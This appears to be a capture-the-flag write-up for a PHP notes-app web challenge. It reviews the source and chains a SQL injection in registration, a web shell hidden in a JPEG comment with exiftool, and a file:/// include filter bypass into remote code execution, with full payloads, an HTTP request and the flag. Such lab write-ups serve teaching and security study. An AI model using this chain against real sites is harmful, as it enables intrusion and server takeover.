



# Big Web challenge writeup

Just a web challenge made with a big love 3>

i attached a source code with a dockerFile so it's a code review challenge .



it's a notes keeping challenge let's analyze the source code



the index.php was just html code that views the Sign up & in functions so let's review the login.php & reg.php

## login.php

```

src > login.php
1  <?php
2  session_start();
3
4  require_once("db.php");
5
6
7
8  if(isset($_POST['signin']))
9  {
10     if( !empty($_POST['email']) && !empty($_POST['pass']))
11     {
12         $email=$_POST['email'];
13         $pass=md5($_POST['pass']);
14         $stmt = $conn->prepare("select * from users where email=? and password=?");
15         $stmt->bind_param("ss", $email,$pass);
16         $stmt->execute();
17         $res=$stmt->get_result();
18         if($res->num_rows ==1)
19         {
20             $user=$res->fetch_assoc();
21             $_SESSION['name']=$user['name'];
22             $_SESSION['email']=$user['email'];
23             $_SESSION['notes_file']=$user['notes_file'];
24             $_SESSION['uuid']=$user['uuid'];
25             echo "<script>window.location.href='notes.php'</script>";
26         }
27         else
28         {
29             die("<script>alert('Wrong Data');history.back()</script>");
30         }
31     }
32 }
33
34
35 ?>

```

it's a simple secure login function that takes the username and calculate the hash for password and if u enter a valid creds it will get some data from database and set it into the php session variables then redirecting u to the `notes.php` page and there is an interesting column in db called `notes_file` so let's see the reg code

## Reg.php

```

18 $uuid=guidv4();
19 $notes_file="notes/".$md5($uuid).".txt";
20
21 if(isset($_POST['signup']))
22 {
23     if(!empty($_POST['name']) && !empty($_POST['email']) && !empty($_POST['pass']) && !empty($_POST['re_pass']) )
24     {
25         $name=$_POST['name'];
26         $email=htmlspecialchars($_POST['email']);
27         $pass=md5($_POST['pass']);
28         $pass2=md5($_POST['re_pass']);
29         $stmt = $conn->prepare("select * from users where email=?");
30         $stmt->bind_param("s", $email);
31         $stmt->execute();
32         $res=$stmt->get_result();
33         if ($pass != $pass2)
34         {
35             die("<script>alert('Passwords not matched');history.back()</script>");
36         }
37         elseif(!filter_var($email, FILTER_VALIDATE_EMAIL))
38         {
39             die("<script>alert('Wrong email');history.back()</script>");
40         }
41         elseif($res->num_rows > 0)
42         {
43             die("<script>alert('Email taken before');history.back()</script>");
44         }
45         if($reg=$conn->query("insert into users(uuid,name,email,password,notes_file)values('$uuid','$name','$email','$pass','$notes_file')") &&
46            file_put_contents($notes_file,base64_encode('first_note'))){
47             die("<script>alert('Success');history.back()</script>");
48         }
49     }
50 }
51 else
52 {
53     die("<script>alert('Please Fill All Fields');history.back()</script>");
54 }
55 }
56 }
57 ?>

```

this code is taking the name , email , pass from the user then validating them and if everything is ok it will put them in insert query and execute it in the db without any validation so we had a clear sql injection in this insert query with the name parameter only . so let's keep it in our minds and continue reviewing

and then it's creating a file named by the md5 hash of the user's uuid with the base64 encoded value of `first_note`

## notes.php

```
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Notes</title>
</head>
<body>

  <form method="post">
    <textarea name="note">
    </textarea>
    <input name="add_note" type="submit" />
  </form>

  <p id="notes"><?php include_once($_SESSION['notes_file']);?></p>

  <a href="profile.php">Go to your profile</a>
  <a href="logout.php">Logout</a>
  <script>
    notes=document.getElementById('notes');
    notes.innerHTML=atob(notes.innerHTML);
  </script>
</body>
</html>
```

as you can see here in html code there is a form that provide an input name called `add_note` and send the value the the page and a line that including the `notes_file` then there is a js code that just decoding it from base64 and viewing it

```
src > notes.php
1  <?php
2  session_start();
3  if(empty($_SESSION['email']) || empty($_SESSION['notes_file']))
4  {
5    die(header("Location:index.php"));
6  }
7
8  if(preg_match('/up/',realpath($_SESSION['notes_file'])) || preg_match(['/php:\/\//|sess/i',$_SESSION['notes_file']]))
9  {
10   die("Noooo");
11 }
12 if (isset($_POST['add_note']))
13 {
14   $current=file_get_contents("notes/".$md5($_SESSION['uuid']).".txt");
15   $new=base64_decode($current)."<br>".htmlspecialchars($_POST['note']);
16   $fp = fopen("notes/".$md5($_SESSION['uuid']).".txt", 'w');
17   fwrite($fp, base64_encode($new));
18   fclose($fp);
19 }
20
```

and for the php code u will see the beginning it's check for the sessions variables to make sure that u r logged in and if not u will be redirected to the index.php

then it checks for the session variable `notes_file` if it's contain any thing like `php://` or `sess` case insensitive to avoid getting rce directly

and also it's getting the realpath of the notes file to avoid any symlinks or path traversal

and if it's safe from these values he will continue the code then including it

and if the user sends a note the application will open his notes file then decoding it from base64 then appending the new content and saving it as an encoded value again

## Profile.php

```
// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    if(empty($_FILES["fileToUpload"]["name"]))
    {
        die("<script>alert('There is no files');history.back()</script>");
    }

    $target_dir = "up/";
    $target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
    $uploadOk = 1;
    $imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if($check !== false) {
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 0;
    }

    // Check file size
    if ($_FILES["fileToUpload"]["size"] > 500000) {
        echo "Sorry, your file is too large.";
        $uploadOk = 0;
    }

    // Allow certain file formats
    if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
    && $imageFileType != "gif") {
        echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
        $uploadOk = 0;
    }

    // Check if $uploadOk is set to 0 by an error
    if ($uploadOk == 0) {
        echo "Sorry, your file was not uploaded.";
        // if everything is ok, try to upload file
    } else {
        if (!move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], "up/".$_SESSION['uuid'].".jpg")) {
            echo "Sorry, there was an error uploading your file.";
        }
    }
}
}
}
?>
```

as u can see in the code it's a file upload function u can just upload images and it must be a valid image also

and if ur image is ok it will be saved in up directory then ur uuid then.jpg so there is no way to escape the image upload

## Attack Scenario

do u think that u need a valid .php file to include it ? huh ! no bro u can include any file so we can upload image and inject php code inside it to make it work .

but the problem is the image will be corrupted and not uploaded so we had to find a safe way to inject text (php code) in the image without corrupting it


so we will use metadata comments

## Attack Steps

1- we will prepare our payload by this command


`exiftool img.jpg -Comment="<?=phpinfo();?>"` note : same as `<?php echo phpinfo();?>`

2- we will make a normal account .



The image shows a 'Sign up' form on a light gray background. The form has four input fields: a username field with 'test2023', an email field with 'test2023@gmail.com', and two password fields, both with masked characters '.....'. Below the fields is a blue 'Register' button. To the right of the form is a colorful illustration of a desk with a laptop, a potted plant, and a pink chair. Below the illustration is a link that says 'I am already member'.

3- go to `profile.php` and upload ur image



4- copy the image path for my case it's `up/c75aa553-b6b4-4adf-b20f-0ec786d0eb0a.jpg`

5- go to `index.php` and then let's see how we will inject in this query

```
$reg=$conn->query("insert into
users(uuid,name,email,password,notes_file)values('$uuid','$name','$email','$pass
','$notes_file')")
```

since we can control the name variable so we can inject on it but remember we need to put it in the right format to avoid any mistakes

we need a valid email like `any@anya.com` and the md5 hash of our password i will put a md5 for a

so our injection in name will be

```
my_name', 'abc@anya.com', '0cc175b9c0f1b6a831c399e269772661', 'up/c75aa553-b6b4-4adf-b20f-0ec786d0eb0a.jpg')#
```

there is the http request

```
POST /big/reg.php HTTP/1.1
Host: 20.121.121.120:3000
Content-Length: 174
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://20.121.121.120:3000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://20.121.121.120:3000/big/
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=jd3r8r4vdkcn1uskpusdvpu85i
Connection: close

name=my_name', 'any@anyaa.com', '0cc175b9c0f1b6a831c399e269772661', 'up/c75aa553-b6b4-4adf-b20f-0ec786d0eb0a.jpg')#&email=any%40anyaa.com&pass=pass&re_pass=pass&signup=Register
```

and as you can see the response

```
HTTP/1.1 200 OK
Date: Sat, 18 Feb 2023 15:54:58 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.0.28
Content-Length: 52
Connection: close
Content-Type: text/html; charset=UTF-8

<script>alert('success');history.back()</script>
```

6- let's login with our account


7- as expected we got a big nooooo due to the regex but we can bypass it using the

`file:///` wrapper : D because the `realpath` php function will return an empty string if u use this wrapper so the regex will not detect any thing

so our payload will be :

```
my_name', 'abac@anya.com', '0cc175b9c0f1b6a831c399e269772661', 'file:///var/www/html/big/up/c75aa553-b6b4-4adf-b20f-0ec786d0eb0a.jpg')#
```

8 - after logging again we can the php code executed



9 - now we will update our image with this payload and make the previous steps

```
exiftool img.jpg -comment="<?=system($_GET[0]);die();?>"
```

10-as u can see we could get rce



10- we can get flag



0xL4ugh(Ghazy\_By2ool\_ElBes\_tale3\_tale3\_!@533}